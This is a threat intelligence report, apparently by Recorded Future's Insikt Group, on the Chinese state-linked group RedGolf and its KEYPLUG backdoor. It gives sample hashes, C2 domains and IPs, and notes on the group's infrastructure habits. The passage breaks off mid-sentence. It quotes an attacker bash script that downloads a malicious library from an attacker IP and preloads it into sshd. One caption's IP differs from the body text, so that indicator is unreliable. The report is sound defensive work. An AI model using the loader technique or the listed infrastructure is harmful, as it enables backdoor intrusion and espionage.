CYBER
THREAT
ANALYSIS

CHINA

Recorded Future®

By Insikt Group®

March 30, 2023

With KEYPLUG, China's RedGolf Spies On, Steals From Wide Field of Targets

Executive Summary

Recorded Future's Insikt Group has identified a large cluster of new operational infrastructure associated with use of the custom Windows and Linux backdoor KEYPLUG. We attribute this activity to a threat activity group tracked as RedGolf, which is highly likely to be a Chinese state-sponsored group. RedGolf closely overlaps with threat activity reported in open sources under the aliases APT41/BARIUM and has likely carried out state-sponsored espionage activity in parallel with financially motivated operations for personal gain from at least 2014 onward. A 2020 US Department of Justice (DOJ) indictment states that a RedGolf-associated threat actor boasted of connections to the Chinese Ministry of State Security (MSS); the indicted actors were also linked to the Chengdu-based company Chengdu 404 Network Technology (成都市肆零肆网络科技有限公司).

The group remains highly active within a wide range of geographies and industry verticals, targeting aviation, automotive, education, government, media, information technology, and religious organizations (1, 2, 3). Organizations operating in these industries — particularly those whose products or activities may be of strategic interest to the Chinese government and security services — are at increased risk of targeting. RedGolf has historically exploited public and zero-day vulnerabilities in internet-facing devices for initial access, including Citrix, Cisco, and Zoho. Maintaining a frequent patching cadence for these devices is essential for addressing known security issues.

RedGolf used a Linux version of the custom, modular backdoor KEYPLUG to target US state government entities during 2021 and 2022. Insikt Group has identified a wider cluster of KEYPLUG samples and infrastructure used by RedGolf from at least 2021 to 2023. We track this malicious infrastructure using the term GhostWolf. Alongside KEYPLUG, we also identified RedGolf using Cobalt Strike, PlugX, and Dynamic DNS (DDNS) domains, all of which are commonly used by many Chinese state-sponsored threat groups. Insikt Group identified multiple infrastructure overlaps between publicly reported APT41/BARIUM campaigns across the GhostWolf infrastructure cluster.




Figure 1: *RedGolf infrastructure and tactics, techniques, and procedures (TTPs) overlaps with APT41 and BARIUM (Source: Recorded Future)*

Threat/Technical Analysis

KEYPLUG Malware

KEYPLUG is a custom, modular backdoor deployed by RedGolf that has Windows and Linux versions. RedGolf heavily used KEYPLUG between May 2021 and February 2022 in a campaign that compromised at least 6 US state governments. KEYPLUG C2 traffic supports at least 5 network protocols, including HTTP, TCP, KCP over UDP, and WSS.

From the KEYPLUG samples published by Mandiant and by hunting for samples communicating with GhostWolf infrastructure, we identified 9 more KEYPLUG samples that are highly likely used by RedGolf.

Malware Variant	SHA256	Filename	Network Indicators	Comments
KEYPLUG.LINUX	`e024ccc4c72eb5813cc2b6db7975e4750337a1cc619d7339b21fdbb32d93fd85`	kernel	linux.down-flash[.]com 103.226.155[.]96:1443	Hosted on: http://103.226.155[.]96:8000/kernel Hash originally listed on the Mandiant APT41 blog


Bash Script	`39c8a31dee11093810c7b142b4fe8770e8c8d1b3c09749a2888ecc32d24f4d09`	update.sh	Downloads KEYPLUG 'update.so' from 103.226.155[.]96	Bash script content:
				`cd /lib/security`
				`wget http://103.226.155[.]96/update.so`
				`LD_PRELOAD=/lib/security/update.so /usr/sbin/sshd`

KEYPLUG.LINUX	`006e096f82e9f2bb3bb3f4fd4885a81b426b425b2b7a7bfd90b4b65d44ab5e7e`	update.so	WSS[:]//chrome.down-flash[.]com:443 103.226.155[.]96	The configuration for this sample specifies the use of WSS (WebSocket) protocol.
KEYPLUG.LINUX	`9a94070f547f8e517bcf4dabfd36a7f2b83bb9e0eae6e4685cc233b07b0a2897`	update	chrome.down-flash[.]com 103.226.155[.]96	

KEYPLUG	2345c426c584ec12f7a2106a52ce8ac4aeb144476d1a4e4b78c10addfddef920	alibaba.exe	WSS[:]//chrome.down-flash[.]com:443	Hosted on http://103.226.155[.]96/alibaba.exe Packaged with VMProtect (3.2.0-3.5.0) Microsoft Linker (14.0)
KEYPLUG.LINUX	f4474dcbfaf8570fa4bcdd4151d53516664ef5cb7f21f3b4520f791626fdc441	dns_x64.old	TCP[:]//linux.down-flash[.]com:1443	
KEYPLUG.LINUX	a1398dd8cec06c07a33b94e9d59d38313efcce927cc27425ade48dba48c3345f	nac	TCP[:]//193.200.149[.]195:80	
KEYPLUG.LINUX	a6ead353dd7338b7ae518255289993f7cca70bdeceaf31004ec0b8a1036378d3	logo.png	TCP[:]//202.79.173[.]228:8081	
KEYPLUG	5921d1686f9f4b6d26ac353cfce3e85e57906311a80806903c9b40f85429b225	svchost.exe	TCP[:]//43.229.155[.]38:8443 HTTPS[:]//cdn.google-au[.]ga:8443	Packaged with VMProtect (3.2.0-3.5.0) Microsoft Linker (10.0)
KEYPLUG	83ef976a3c3ca9fcd438eabc9b935ca5d46a3fb00e2276ce4061908339de43ec	host_UDP_53_win_x64.dll	UDP[:]//fonts.google-au[.]ga:53	DLL packaged with VMProtect (3.2.0-3.5.0) Microsoft Linker (10.0)
KEYPLUG	4ffc7f65e16ce59ff9e6a504f88e0cf56b225c0eb2cf8ec578b3e9d40d9bd898	Decrypted from config.dat	HTTPS[:]//static.tcplog[.]com:443	Sample and domain referenced in UK NCSC Goofy Guineapig report

Table 1: *KEYPLUG samples, associated files, and network infrastructure (Source: Recorded Future)*

We identified 3 KEYPLUG samples that employed VMProtect, which RedGolf has commonly used to package malware to hinder detection and analysis. The version of VMProtect we detected likely was the same as in previous detections, but the version of Microsoft Linker ranged between 10.0 and 14.0. The sample, “`alibaba.exe`”, is likely a later version of KEYPLUG given that it was packaged with a newer version of Microsoft Linker and had the WSS C2 capability described by Mandiant.



```
File name
>  5921d1686f9f4b6d26ac353cfce3e85e57906311a80806903c9b40f85429b225
File type        File size
PE64             27.39 MiB
Scan                      Endiannes   Mode     Architecture   Type
Automatic                 LE          64-bit   AMD64          GUI
PE64
    Protector: VMProtect(3.2.0-3.5.0)[-]                      S   ?
    Linker: Microsoft Linker(10.0)[GUI64]                     S   ?
    Overlay: Binary
```

```
File name
>  83ef976a3c3ca9fcd438eabc9b935ca5d46a3fb00e2276ce4061908339de43ec
File type        File size
PE64             27.05 MiB
Scan                      Endiannes   Mode     Architecture   Type
Automatic                 LE          64-bit   AMD64          DLL
PE64
    Protector: VMProtect(3.2.0-3.5.0)[-]                      S   ?
    Linker: Microsoft Linker(10.0)[DLL64]                     S   ?
    Overlay: Binary
```

```
File name
>  alware/2345c426c584ec12f7a2106a52ce8ac4aeb144476d1a4e4b78c10addfddef92
File type        File size
PE64             8.52 MiB
Scan                      Endiannes   Mode     Architecture   Type
Automatic                 LE          64-bit   AMD64          GUI
PE64
    Protector: VMProtect(3.2.0-3.5.0)[-]                      S   ?
    Linker: Microsoft Linker(14.0)[GUI64]                     S   ?
    Overlay: Binary
```

Figure 2: *Comparison of VMProtect-packaged versions of KEYPLUG (Source: Recorded Future)*

GhostWolf Infrastructure

We identified a commonality across multiple servers found within RedGolf's infrastructure. We track this unique infrastructure TTP as GhostWolf; this configuration has been in use since at least December 2020 and is still in use.

This GhostWolf configuration is very likely linked to KEYPLUG C2 infrastructure given frequent overlaps with publicly identified KEYPLUG samples and the additional samples identified in **Table 1** above. Some GhostWolf infrastructure has also been linked to other RedGolf-associated malware, including PlugX. **Figure 3** below shows the number of unique GhostWolf IP addresses observed over the past 2 years. There is a distinct reduction in the number of servers detected towards the end of 2022, a trend that is also reflected in the previous year's data.




Figure 3: *RedGolf GhostWolf infrastructure detections, December 2020 to February 2023 (Source: Recorded Future)*

Throughout January 2022 to February 2023, we observed 11 hosting providers used for 42 GhostWolf IP addresses; there was no discernible trend in the choice of providers used, but the majority of infrastructure was located in Asia, with the remainder in the United States, as depicted in **Figure 5**. The spread of providers is likely a conscious decision by the threat actors to diversify their malicious infrastructure.

On 4 occasions, we identified consecutively or closely assigned IP addresses used for GhostWolf infrastructure (for example, 23.225.199[.]162, 23.225.199[.]164, 23.225.199[.]165). We have previously observed block assignment of IP addresses to a threat actor when the associated infrastructure is purchased from a hosting reseller. Buying infrastructure from a reseller rather than directly from the provider reduces the risk of the infrastructure being traced back to an individual. **Figure 5** below shows the overlap in hosting providers and their use throughout January 2022 to February 2023.




Figure 4: *Geographical spread of 42 GhostWolf IP addresses between January 2022 andFebruary 2023 (Source: Recorded Future; image created using Plotly/Plotly.py under the [MIT License](#))*





Figure 5: *Hosting providers used for 42 GhostWolf IP addresses between January 2022 and February 2023 (Source: Recorded Future; image created using Plotly/Plotly.py under the [MIT License](#))*

A full list of GhostWolf infrastructure can be found in **Appendix A**.

DDNS Tradecraft

Through persistent monitoring of previously reported infrastructure that has been publicly attributed to APT41 and BARIUM (1, 2), we identified a cluster of Dynamic DNS (DDNS) domains and infrastructure highly likely used across multiple campaigns by RedGolf. Over the past 2 years, this cluster has included command and control (C2) servers for Cobalt Strike and PlugX malware and has links to infrastructure used for KEYPLUG malware.

We track DNS resolution changes for domains in this cluster, 2 of which (ltupdate[.]ddns[.]net and cloudat[.]ddns[.]net) have been active in January 2023. These domains resolved to a Cobalt Strike C2 IP address, 193.239.154[.]221 , which Recorded Future first identified on May 2, 2022. Further information about RedGolf's Cobalt Strike activity is included in the following section of this report.



IP ADDRESS

193.239.154.221

References	3
First Reference	Aug 31, 2021
Latest Reference	Jan 17, 2023
ASN	AS136038
ORG	HDTIDC LIMITED
GEO	Tokyo, Japan

91

VERY MALICIOUS RISK SCORE

2 of 64 Risk Rules Triggered

Show recent events or cyber events

TRIGGERED RISK RULES

Learn More

Current C&C Server • 1 sighting on 1 source
Recorded Future Command & Control List. Command & Control host identified on May 2, 2022.

Observed in the Wild by Recorded Future Telemetry • 2 sightings on 1 source
Recently Viewed Integrations Indicators. Observed in the wild by Recorded Future Telemetry. Trending in 1 area: United States.

Figure 6: *Intelligence Card for Cobalt Strike C2 IP address 192.239.154[.]221 (Source: Recorded Future)*

RedGolf threat actors have been frequently observed updating their DDNS domains to resolve to operational infrastructure for short periods of time, typically less than 24 hours, before parking the domains on loopback IP address 127.0.0[.]1 while not in use. This is a common tactic employed by threat actors to subvert security teams and reduce the exposure of their infrastructure.

Alongside its DDNS use, we have also observed RedGolf using both traditionally registered domains and free-to-register domains from TLDs such as .tk, .cf and .ml. Over the past 4 months, however, RedGolf's use of DDNS domains has decreased, with resolution changes and new domains becoming less frequent. Further, in March 2023, Freenom, a provider of free-to-register domains including .tk, .cf, and .ml, halted the registration of new free domains after a lawsuit filed by social media giant 